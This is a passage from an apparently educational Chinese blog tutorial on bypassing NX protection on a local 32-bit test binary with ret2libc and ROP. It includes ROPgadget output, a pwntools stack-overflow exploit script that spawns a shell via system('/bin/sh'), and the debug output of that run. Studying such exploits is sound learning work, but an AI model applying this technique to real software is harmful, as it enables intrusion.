需要注意 64 位 x86 linux 操作系统和 32 位是存在差异的，无特殊指定调用约定，32 位 gcc 编译都遵从 cdecl 调用约定即函数参数都通过栈传递。但是在 64 位系统函数参数传递遵从下面约定，当参数少于 7 个时，参数从左到右放入寄存器: rdi， rsi， rdx， rcx， r8， r9。当参数为 7 个以上时，前 6 个与前面一样，但后面的依次从“右向左”放入栈中，即和 32 位汇编一样。



通过上面介绍 32 位 x86 linux 系统无特殊指定都遵从 cdecl 调用约定，因此函数参数仍然

是存放在栈上，/bin/sh 字符串的地址也就相应的存放在栈上，也就不存在 pop xxx 这样的 gadget。下图是最终调用 system 的 rop 和栈布局。



使用 ROPgadget 工具可以方便的帮我们搜寻我们关注的 gadget，我的 exp 只需要 ret，搜寻结果如下：

```
[sp00f@localhost nx]$
[sp00f@localhost nx]$ ROPgadget --binary test_ennx --only 'ret'
Gadgets information
============================================================
0x08048326 : ret

Unique gadgets found: 1
[sp00f@localhost nx]$
```

于是构造 exp 如下：

```python
from pwn import *

context(arch = 'i386', os = 'linux', log_level='debug')

p = process("./test_ennx")

ret_addr = 0x08048326
system_addr = 0x62bf00
bin_sh_addr = 0x747b65
saved_eip = 0x607d28

p.recvline()
payload = 'A'* 28 +p32(ret_addr) + p32(system_addr) + p32(saved_eip) + p32(bin_sh_addr)
p.sendline(payload)
p.recvline()
p.sendline("ls -al")
p.recvuntil("sp00f")
p.close()
```

rop gadget

执行结果如下（从图中可以看到我们轻易的绕过了 NX 保护）：

```
[sp00f@localhost nx]$ vim test_ennx_rop.py
[sp00f@localhost nx]$ pwn checksec test_ennx
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/sp00f/vul_test/stack_overflow/nx/test_ennx'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[sp00f@localhost nx]$ python  test_ennx_rop.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './test_ennx': pid 15527
[DEBUG] Received 0x15 bytes:
    'please input a word!\n'
[DEBUG] Sent 0x2d bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  26 83 04 08  |AAAA|AAAA|AAAA|&···|
    00000020  00 bf 62 00  28 7d 60 00  65 7b 74 00  0a           |··b·|(}`·|e{t·|·|
    0000002d
[DEBUG] Received 0x13 bytes:
    'you said fuck you!\n'
[DEBUG] Sent 0x7 bytes:
    'ls -al\n'
[DEBUG] Received 0x16e bytes:
    00000000  e6 80 bb e7  94 a8 e9 87  8f 20 31 39  32 0a 64 72  |····|····|· 19|2·dr|
    00000010  77 78 72 77  78 72 2d 78  2e 20 32 20  73 70 30 30  |wxrw|xr-x|. 2 |sp00|
    00000020  66 20 73 70  30 30 66 20  20 20 34 30  39 36 20 39  |f sp|00f |  40|96 9|
    00000030  e6 9c 88 20  20 20 36 20  31 34 3a 34  32 20 2e 0a  |···|  6 |14:4|2 .·|
    00000040  64 72 77 78  72 2d 78 72  2d 78 2e 20  35 20 73 70  |drwx|r-xr|-x. |5 sp|
    00000050  30 30 66 20  73 70 30 30  66 20 31 37  32 30 33 32  |00f |sp00|f 17|2032|
    00000060  20 38 e6 9c  88 20 20 32  33 20 32 31  3a 35 30 20  | 8··|·  2|3 21|:50 |
    00000070  2e 2e 0a 2d  72 77 78 72  77 78 72 2d  78 2e 20 31  |..·-|rwxr|wxr-|x. 1|
    00000080  20 73 70 30  30 66 20 73  70 30 30 66  20 20 20 36  | sp0|0f s|p00f|   6|
    00000090  35 30 31 20  38 e6 9c 88  20 20 31 36  20 32 31 3a  |501 |8···|  16| 21:|
```

我们在用 ROPgadget 工具测试一下：

```
[sp00f@localhost nx]$ ROPgadget --binary test_ennx --only 'pop|ret'
Gadgets information
============================================================
0x08048444 : pop ebp ; ret
0x08048443 : pop ebx ; pop ebp ; ret
0x08048575 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08048577 : pop edi ; pop ebp ; ret
0x08048576 : pop esi ; pop edi ; pop ebp ; ret
0x08048326 : ret

Unique gadgets found: 6
```

从图中我们并没有发现 pop edx 或者 pop ecx，所以即使使用了 fastcall 调用约定我们也

不能轻易的构造 rop 链，而是需要精心设计如 pop ebx； mov ebx，ecx； ret（略），32 位 x86 的 linux 系统在不改变寄存器或者使用寄存器的情况，ret2libc 比 rop 使用起来更方便。

在构造 rop 链的时候，有些时候你需要关注 esp 到 ebp 的距离是否足够来容纳你构造的超长 rop 链，如果链中存在 leave 指令要格外注意，它会引起 esp 变化。